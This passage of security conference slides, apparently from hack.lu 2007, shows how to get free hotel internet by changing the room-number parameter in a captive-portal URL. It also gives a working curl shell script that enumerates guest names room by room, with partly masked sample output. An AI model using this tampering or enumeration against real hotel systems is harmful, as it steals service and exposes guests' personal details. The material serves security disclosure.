value="24.120.131.117"> <BR>
ROOM_NO <input type=hidden name=ROOM_NO value="709">
<BR>
FLAGS <input type=hidden name=FLAGS value="3"> <BR>
PORT_ID <input type=hidden name=PORT_ID value="1582">
<BR>
STATUS <input type=hidden name=STATUS value="1"> <BR>
SC <input type=hidden name=SC value="1"> <BR>
ACCESS_CODE <input type=hidden name=ACCESS_CODE
value=""> <BR>
LANG_CHOICE <input type=hidden name=LANG_CHOICE
value="English"> <BR>
<input type=submit name='submit' value='submit'>
</form>
```

A classic hack

http://203.77.231.4/mlcbb/ui/welcome.aspx?UI=01630c&UURL=http://203.77.231.2/userok.htm&MA=0015C537350D&RN=2305&PORT=435&RAD=no&TUN=no&CC=no&PMS=no&OS=http://www.bighotel.com&SC=6499

- URL has a lot of changeable fields

Room 1001 has free access

http://203.77.231.4/mlcbb/ui/welcome.aspx?UI=01630c&UURL=http://203.77.231.2/userok.htm&MA=0015C537350D&RN=1001&PORT=435&RAD=no&TUN=no&CC=no&PMS=no&OS=http://www.bighotel.com&SC=6499

- We notice a different landing page

Difference in landing page

- normal room's redirection

  http://203.77.231.4/mlcbb/ui/i18n/en-US/welcome.aspx

- free room's redirection

  http://203.77.231.4/mlcbb/ui/i18n/en-US/free_access_login.aspx?ByMac=N

Normal room's cookie

```
CSS=tenimage.css&IMG=Hotel.jpg&MENUIMG=&ADVERTIMG=&FOOTERIMG=&HOTELU
RL=http://www.bighotel.com/kualalumpur&CORPORATEURL=http://www.bigho
tel.com/kualalumpur&VlanID=3305&COUNTRY=Malaysia&LOCATIONID=LOC001&L
OCATIONNAME=Standard&LOCATIONTYPE=GuestRoom&MACADDRESS=0015C537350D&
HELPEMAIL=support-
my@tenimage.net&ACCOUNTNO=224698&ROOMNO=3305&MIM_IP=127.0.0.1&MIM_PO
RT=7296&PMS_DESCRIPTION=Internet
Broadband&HOTELID=MYKULWESTN&ENCODING=en-
US&PAGENAME=../welcome.aspx&WELCOMEIMG=Welcome_bkg.jpg&TC_bkg=TC_bkg
.jpg&PURCHASEIMG=Purchase_bkg.jpg&LANGUAGEIMG=Language.gif&ACTIVE=Tr
ue&URL=http://www.bighotel.com&GATEWAYID=01630c&TERMSCONTENT=terms_c
ontents_generic.aspx&WINCE=&currentLocationGatewayIP=203.77.231.2&GA
TEWAYRN=3305&OldSessionID=&OldPassword=&FLASHIMG=&DeleteMessage=True
```

Free room's cookie

```
CSS=tenimage.css&IMG=Hotel.jpg&MENUIMG=&ADVERTIMG=&FOOTERIMG=&HOTELU
RL=http://www.bighotel.com/kualalumpur&CORPORATEURL=http://www.bigho
tel.com/kualalumpur&VlanID=1001&COUNTRY=Malaysia&LOCATIONID=LOC001&L
OCATIONNAME=Standard&LOCATIONTYPE=GuestRoom&MACADDRESS=0015C537350D&
HELPEMAIL=support-
my@tenimage.net&ACCOUNTNO=221651&ROOMNO=1001&MIM_IP=127.0.0.1&MIM_PO
RT=7296&PMS_DESCRIPTION=Internet
Broadband&HOTELID=MYKULWESTN&ENCODING=en-
US&PAGENAME=../free_access_login.aspx?ByMac=N&WELCOMEIMG=Welcome_bkg
.jpg&TC_bkg=TC_bkg.jpg&PURCHASEIMG=Purchase_bkg.jpg&LANGUAGEIMG=Lang
uage.gif&ACTIVE=True&URL=http://www.bighotel.com&GATEWAYID=01630c&TE
RMSCONTENT=terms_contents_generic.aspx&WINCE=&currentLocationGateway
IP=203.77.231.2&GATEWAYRN=1001&OldSessionID=&OldPassword=&FLASHIMG=&
DeleteMessage=True
```

Enumerate guests

```
#!/bin/sh

URL1="http://203.77.231.4/mlcbb/ui/welcome.aspx?UI=01630c&UURL=http://203.77.231.2/userok.h
tm&MA=0015C537350D&RN=XXXX&PORT=435&RAD=no&TUN=no&CC=no&PMS=no&OS=http://www.bighotel.com&S
C=6499"

URL2="http://203.77.231.4/mlcbb/ui/i18n/en-US/welcome.aspx"

FLOOR_START=01
FLOOR_END=38
ROOM_START=01
ROOM_END=20

for floor in `seq -f %02g ${FLOOR_START} ${FLOOR_END}`
do
   for room in `seq -f %02g ${ROOM_START} ${ROOM_END}`
   do
      room_number="${floor}${room}"
      url1=`echo ${URL1} | sed -e "s/XXXX/${room_number}/g"`
      curl -s "$url1" -c /tmp/curl_cookie > /dev/null
      guest_name=""
      curl -s -b /tmp/curl_cookie "$URL2" -o data/${room_number}.html
      guest_name=`cat data/${room_number}.html | grep -i "welcome " | grep -v "HTML" | tr -
d '       ' | tr -s ' ' | cut -d' ' -f2-`
      echo "${room_number}:${guest_name}"
   done
done
```

Enumerate guests

```
1601:MsSxxxxxx Anderson
1602:MrJxxxx Beck / MrSxxxx Kim
1603:MrMxxxx Omar / MsNxxxxxx Fawzy
1604:MrWxxxxxx Saleh
1605:MrNxxxxxx Bedeir / MrNxxx Nosseir
1606:MrAxxx Hinds
1607:MrKxxxxxx Patel
1608:MsCxxxx de Jesus / MsRxxxx Sibug
1609:MrFxxxxx Ghioni
1610:MrSxxxxx Yup Lee
1611:to bighotel
1612:MrNxxx Bhalla
1613:MrRxxxx Chiesa
1614:MsMxxxxx Garavaglia / MsTxxx Txxx Hx Vo
1615:to bighotel
1616:to bighotel
1617:MrExxxxxx Mornini
1618:to bighotel
:   :   :
:   :   :
```

Conclusion

- Wouldn't Free Internet make your hotel popular?
- Keep the guests happy!
- …or, keep the guests hacking!

Thank you!

hack.lu 2007